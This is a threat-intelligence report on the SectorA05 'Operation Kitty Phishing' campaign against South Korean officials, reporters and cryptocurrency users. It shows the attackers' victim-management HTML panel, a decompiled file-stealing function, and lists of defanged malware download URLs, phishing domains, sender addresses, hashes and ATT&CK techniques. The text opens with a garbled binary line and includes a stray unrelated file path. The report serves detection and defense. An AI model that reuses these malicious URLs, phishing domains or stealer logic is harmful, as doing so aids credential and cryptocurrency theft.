 •■■?\■■A\■■A\E■■n└!-■w■■#├■0b1■■■4■■U■*■w■WQ■‼┐■%■□■O?■■■■■%]-■■J■any■■■.■
```

Thus, they are not only interested in confidential information of the government but also in stealing cryptocurrencies.

Kitty? Why? Who?

During the course of constantly tracking SectorA05, we found a management script that they use to manage victims. In the script file itself, they referred to their victims as "Kitty". We decided to call their operation name "Operation Kitty Phishing".

```
<!DOCTYPE html>
<html lang="ko">
        <head>
                <meta charset="euc-kr">
                <meta http-equiv="refresh" content="900"> <!-- 15 Min -->
                <title>Where is my kitty</title>
        </head>

        <body class="no-skin">
                <center>
                        <h1>Kitty Service</h1>
                </center>
                <form action="console.php" method="POST">
                <!--    <div style="border:1px solid;background-color:yellow;width:500px">
                                <span style="color:red">* Important *</span><br/>
                                                                <textarea name="important"
                        </div>  -->
                        <br/>
                        <table width=100% height=100% border="1px solid #000">
                                <thead style="background:antiquewhite">
                                        <th>No</th>
                                        <th width="10%">Name</th>
                                        <th width="20%">Version</th>
                                        <th width="5%">Status</th>
                                        <th width="10%">Nick</th>
                                        <th>Cmd</th>
                                        <th>Uploaded</th>
                                        <th>Last</th>
                                </thead>
```

[Administrative scripts that an attacker manages victims]

They never stop working

We were surprised at their endless hacking activities as we track them down. They spread phishing e-mails to target users without rest, and their malware continued to spread. Even after distributing malware to reporters covering the Unification Ministry in early January 2019, they then distributed malware to potential users of cryptocurrency.

In addition, if the infected victim's PCs were scanned and files related to cryptocurrency were found, malware would be compiled and distributed to individual users. The malware hash "f483d5051f39d1b08613479ccbc81423a15bfe5c5fb5a7792d4307a8af4e4586" is an example of a malware compiled and created solely for a single user. As the user name of the victim PC is exposed, the malware for stealing cryptocurrency is tailored for the individual user and distributed in real time.

```
1 int Query()
2 {
3   sub_10002D50("C:\\Users\\[redacted]브로\\AppData\[redacted]", 0);
4   Sleep(0x3E8u);
5   return 0;
6 }
```

[Steal a specific file from the victim's PC username folder]

After they sent malware to the reporters, they continued to use the following URLs containing malware.

- hxxp://safe-naver-mail[.]pe[.]hu/Est/down/AlyacMonitor64
- hxxp://safe-naver-mail[.]pe[.]hu/Est/down/cookie.a
- hxxp://safe-naver-mail[.]pe[.]hu/Est/down/2.a
- hxxp://aiyac-updaite[.]hol.es/Est/down/AlyacMonitor64
- hxxp://aiyac-updaite[.]hol.es/Est/down/AppContainer32.a
- hxxp://aiyac-updaite[.]hol.es/Est/down/AppContainer64.a
- hxxp://aiyac-updaite[.]hol.es/Est/down/BuildSteps32
- hxxp://aiyac-updaite[.]hol.es/Est/down/BuildSteps64
- hxxp://aiyac-updaite[.]hol.es/Est/down/Cookie.a
- hxxp://aiyac-updaite[.]hol.es/Est/down/CoreWin32
- hxxp://aiyac-updaite[.]hol.es/Est/down/CoreWin64
- hxxp://aiyac-updaite[.]hol.es/Est/down/f.a
- hxxp://aiyac-updaite[.]hol.es/Est/down/kakao.a
- hxxp://aiyac-updaite[.]hol.es/Est/down/MSOfficeUpdate64
- hxxp://aiyac-updaite[.]hol.es/Est/down/xpad64.exe

Conclusion

We have been constantly tracking "Operation Kitty Phishing" activity of SectorA05, which is targeting key government officials, cryptocurrency exchanges, and users in South Korea. We were amazed that their activities are older and last longer than we thought.

It was very difficult initially to judge whether the organization conducting email account phishing and the organization distributing malware were part of the same organization, but after tracking them over a long period, we can say with high confidence that they are both part of SectorA05 and are running both operations simultaneously.

While we write this article, they are continuing their malicious activities. We will still keep track of them. Therefore, if new activity is confirmed, our ThreatRecon Team will continue reporting on our findings.

Indicators of Compromise (IoCs)

Hashes (SHA-256)

028abdf89dc34088c2935e972a97f2d1249efe100f6282979d1771121c45101c
03cd82887b032ce2968bb739d13e1dd0ce3683df5bc1b87edc6872ddcd1dc625
08ac5048e86d368eea55d55781659dc54070debc9d117ed0a5ca8edd499fe1f8
098dd6d2556fa546132570795a9b901dbf93f306be1a9481b54b85d1f9203c9a
0ba05db51dfb118f82a38afaca2174a9b51ff59f20c90fd634b7298e019eacbf
12ee511259f7f03e8472efa8baf3e250b64f8da65fe71212cedfdac887f503f4
159b20e19c43ff6a8ba906d23596d5d138efa94aa38b611ee36a3f4da813278c
2a25d42130837560fcff1e1e19264f05784bf9e9db6464afb15d7e26f7f4a433
2b8a31c6a2a70ad4b5c593400731b418b91b0d55c48158a8a024420792268328
2c523736994639172ee7375a8e1392081f699ae0cc397015e1cad47ce44cfded
2c7a76c85a182bf4045afe2180d1d845ddbfca6044995f2273c77cbeb1e42f8a
38368ada36a1d98bbc55408e26a2219ec60e0e53c8d34d67fd010af574f84e5a
48ba9d01f1fba5421e8bfbdd384a3849916bbd3e7930557f7d8f92f27cceb5fe
493aadefcf45642c34b4d84a84a41da9ac173b52c3217f62b3e25ece6379bd94
55e69e1337af0d93b5a3742d999bf805177c404e7e60e48f303509592ecd0e29
575606c03d3775cd8880c76a3ef7c014cfcab08411a01f07fc3fcb60166be50b
58dc45c15d17c609f5237abf9a6d0a896a310bfd3406e72413b2929c781d6979
59203b2253e5a53a146c583ac1ab8dcf78f8b9410dee30d8275f1d228975940e
59283e60015923ab16f51dcb29350158f8f86e6d86dcaf8377468bb20bea3570
5bfa034f7555a38e64c078af71b4ff8c49511579fa826a87661940b7e9a6e333
5f05c1dffda819f082a1df8cc81faa77d3d69ba4b1d0a2092c2d5b66234f2d7e
5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141
623458ffccbc4641a78914dcf9efdd78bbbd9103fc36d186c534a6d1aea4333d
71841a1b5ee1b383a9282bf513723b7f1713a0e1ee501db38d64c2db9ba08ec4
74d6b81565aeb95ee9df37ef7738d10baa9866261fb894d9ee9d67fc7c66badc

7603be6e20fdf1338f5de8660b866a7dcb87f1468d139930d9afcba7f3acabb4
828f828a4c7b098786a0b719c4cecbb1fe3c28aaf25f81fc939b9099097e4c1e
84edc9b828de54d4bd00959fabf583a1392cb4c3eab3498c52818c96dc554b90
8573d9008cca956a8f8b9a46ed7880b471435327e8e0ea42b2e143b410a99d7b
860b3a252226dea43cba5ea52f094c4c7c408f20e236f49bc975ff374d2450b8
8719218fc45939cf55e3e2d66d83769d916e736514941ffce3fffc515614ef4a
891c2b7a374063ea4e7f2693906b9c5e916646b827601727e9aeea0fb3e37f4a
8f06cfe7b7fd3cec439dfe975c7ef51859661dd120bb3dd8ae0a530a0b01782e
9481b2f26f6c8a8fa6dc509f925e6da95606a5fb190c3153646357b04464505f
95f1a84103f789d1ae749a3f8a384a29b39d6766e8a13d450b6553c39aba4fd7
9898a3669c457aa9ab56bd25d26d0a92605a4a0dccca2b2d8814f684bf2e9334
98a12699bd8f5c886f4b40ddee5a9abb9c130fac292a262c70ed92ee8c762cb0
98e1cc1b96b420ece848a2b43a0c1ae0b5f9356a11227fca181ada95435d2c63
b4bd3c50a5d7a7102a7e723f4b742f556a1ab93e3f5d4a36567a651109c4dfd9
bbfc7578f6d18c7d139e2a9b4e8dd74786c7b4bfec824f7ac1049b94e72ee846
c6c332ae1ccb580ac621d3cf667ce9c017be41f8ad04a94c0c0ea37c4789dd14
c87f4aeebd3f518ba30780cb9b8b55416dcdc5a38c3080d71d193428b0c1cc5a
d62bf83fb5a7b148f326908051b149b77663149d47426ce749e944f7abf5d304
d96f350c206b2d987c7b39daed7c81b7de4a5d1c73497c9971abb3114cc76e2d
d9746224143010adada9989bf6b1014bb10e8165615e1ef6b58fd429cd2aa20a
d992c84902992867a6dfc9caf4d80f211d4d7a7d3e9e043691768bb6d73b4987
e18ea5dcf830c1f7515be7610c34c445a699cd5d8a7aa8221fbe8cfdec25afd6
e7a314ac40b266415da32645f4bdeda7d8a448f0546fef49abc8958084f8ef38
ea1d4ce3f4a9a70670e67d69a36e5e65b314207d4d882a7e4bc26ddfbe6177b9
f070768ba2d0091b66e2a15726e77165f64ec976e9930425009da79c7aa081ac
f483d5051f39d1b08613479ccbc81423a15bfe5c5fb5a7792d4307a8af4e4586
f66e8851285f15a6af8f25178180ae9685c01198b9afd21fc24cc0fc4bc8744d
fce7a02f4ca7bdab7fdb8168a2478e5897f6f31e3b53d36378033f6ba72ddc29

Domains

acount-qooqle[.]pe[.]hu
ago2[.]co[.]kr
ahnniab[.]esy[.]es
aiyac-updaite[.]hol[.]es
daum-safety-team[.]esy[.]es
gyjmc[.]com
jejuseongahn[.]org
jundosase[.]cafe24[.]com
kuku675[.]site11[.]com
kuku79[.]herobo[.]com
mail-service[.]pe[.]hu
mail-support[.]esy[.]es
myacccounts-goggle[.]hol[.]es
myaccounnts-goggle[.]esy[.]es
my-homework[.]890m[.]com
nav-mail[.]hol[.]es
nid-mail[.]esy[.]es
nid-naver[.]hol[.]es
qqoqle-centering[.]esy[.]es
safe-naver-mail[.]pe[.]hu
suppcrt-seourity[.]esy[.]es

URLS

hxxp://ago2[.]co[.]kr/bbs/data/dir/F.php
hxxp://ago2[.]co[.]kr/bbs/data/dir/note.png
hxxp://ago2[.]co[.]kr/bbs/data/dir/svchow.dat
hxxp://ago2[.]co[.]kr/bbs/data/F.php
hxxp://ago2[.]co[.]kr/bbs/data/R.php
hxxp://ahnniab[.]esy[.]es/w/b.js
hxxp://aiyac-updaite[.]hol[.]es/Est/down/AlyacMonitor64
hxxp://aiyac-updaite[.]hol[.]es/Est/down/AppContainer32.a
hxxp://aiyac-updaite[.]hol[.]es/Est/down/AppContainer64.a
hxxp://aiyac-updaite[.]hol[.]es/Est/down/BuildSteps32
hxxp://aiyac-updaite[.]hol[.]es/Est/down/BuildSteps64
hxxp://aiyac-updaite[.]hol[.]es/Est/down/Cookie.a
hxxp://aiyac-updaite[.]hol[.]es/Est/down/CoreWin32
hxxp://aiyac-updaite[.]hol[.]es/Est/down/CoreWin64
hxxp://aiyac-updaite[.]hol[.]es/Est/down/f.a
hxxp://aiyac-updaite[.]hol[.]es/Est/down/kakao.a
hxxp://aiyac-updaite[.]hol[.]es/Est/down/MSOfficeUpdate64
hxxp://aiyac-updaite[.]hol[.]es/Est/down/xpad64.exe
hxxp://kuku675[.]site11[.]com/data/zero/log.php
hxxp://kuku79[.]herobo[.]com/data/pod/fund.pas


hxxp://my-homework[.]890m[.]com/bbs/data/board.php
hxxp://my-homework[.]890m[.]com/bbs/data/brave.ct
hxxp://my-homework[.]890m[.]com/bbs/data/tmp/D.php
hxxp://my-homework[.]890m[.]com/bbs/data/tmp/fileupload.php
hxxp://my-homework[.]890m[.]com/bbs/data/tmp/Ping.php
hxxp://my-homework[.]890m[.]com/gnu/board.php
hxxp://my-homework[.]890m[.]com/gnu/download/3.wsf
hxxp://my-homework[.]890m[.]com/gnu/ver
hxxp://nid-mail[.]esy[.]es/bbs/data/tmp/alpha.php
hxxp://nid-mail[.]esy[.]es/bbs/data/tmp/D.php
hxxp://nid-mail[.]esy[.]es/bbs/data/tmp/fileupload.php
hxxp://nid-mail[.]esy[.]es/bbs/data/tmp/Ping.php
hxxp://nid-mail[.]esy[.]es/bbs/data/tmp/tie.txt
hxxp://safe-naver-mail[.]pe[.]hu/Est/down/2.a
hxxp://safe-naver-mail[.]pe[.]hu/Est/down/AlyacMonitor64
hxxp://safe-naver-mail[.]pe[.]hu/Est/down/cookie.a
hxxp://suppcrt-seourity[.]esy[.]es/update/templates/indox.php
hxxp://www[.]gyjmc[.]com/board/data/cheditor/dir1/F.php
hxxp://www[.]jejuseongahn[.]org/hboard4/data/cheditor/badu/alpha.php
hxxps://drive[.]google[.]com/uc?export=download&id=0B9_jdTGo3-sndXJESjlIMkloOFU
hxxps://drive[.]google[.]com/uc?export=download&id=0B9_jdTGo3-snT3RTMHJMZEk2Szg
hxxps://drive[.]google[.]com/uc?export=download&id=1MVR58_5SlXgDZ5arasQk9AnmihAb3KJ6
hxxps://drive[.]google[.]com/uc?export=download&id=1ocUSxHf_0jUjVMMbAQzwTJb0blUG0bYh
hxxps://drive[.]google[.]com/uc?export=download&id=1olByidca-8vkS-5jRKL9CirKPEP7waHm
hxxps://drive[.]google[.]com/uc?export=download&id=1RC5_9WWrfMMZKfu11OfIac5y2d5vRH1c
hxxps://drive[.]google[.]com/uc?export=download&id=1xCePTgAdwNIAN7MWOH_80aN_TZgn8uFv

Emails

acc[.]signnin[.]send@gmail[.]com
countine[.]protector[.]mail@gmail[.]com
n0[.]reaply[.]moster@gmail[.]com
no[.]raply[.]letservice@gmail[.]com
no[.]repiy[.]acc[.]notice@gmail[.]com
noreaply[.]securiity@gmail[.]com
noreply[.]centre[.]team@gmail[.]com
privacy[.]protect[.]team@gmail[.]com
protect[.]password[.]teams@gmail[.]com
protect[.]privacy[.]accounnt@gmail[.]com
protector[.]privacy[.]master@gmail[.]com

MITRE ATT&CK Techniques

The following is a MITRE ATT&CK matrix that applied the “Operation Kitty Phishing” of the SectorA05 group.



Initial Access

Spearphishing Attachment
Spearphishing Link
Valid Accounts

Execution

Command-Line Interface
Execution through API
Execution through Module Load
Exploitation for Client Execution
Graphical User Interface
PowerShell
Regsvr32
Rundll32
Scripting
Third-party Software
User Execution

Persistence

Hooking
Registry Run Keys / Startup Folder
Valid Accounts

Privilege Escalation

Hooking
Process Injection
Valid Accounts

Defense Evasion

Deobfuscate/Decode Files or Information
File Deletion
Obfuscated Files or Information
Process Injection
Regsvr32
Rundll32

Scripting
Valid Accounts
Web Service

Credential Access

Credential Dumping
Credentials in Files
Hooking
Input Capture
Private Keys

Discovery

Application Window Discovery
File and Directory Discovery
Process Discovery
Query Registry
System Information Discovery
System Owner/User Discovery

Lateral Movement

N/A

Collection

Automated Collection
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Email Collection
Input Capture
Screen Capture

Exfiltration

Automated Exfiltration
Data Compressed
Exfiltration Over Command and Control Channel
Scheduled Transfer

Command And Control

Commonly Used Port
Data Encoding
Multi-Stage Channels
Remote Access Tools
Standard Application Layer Protocol
Web Service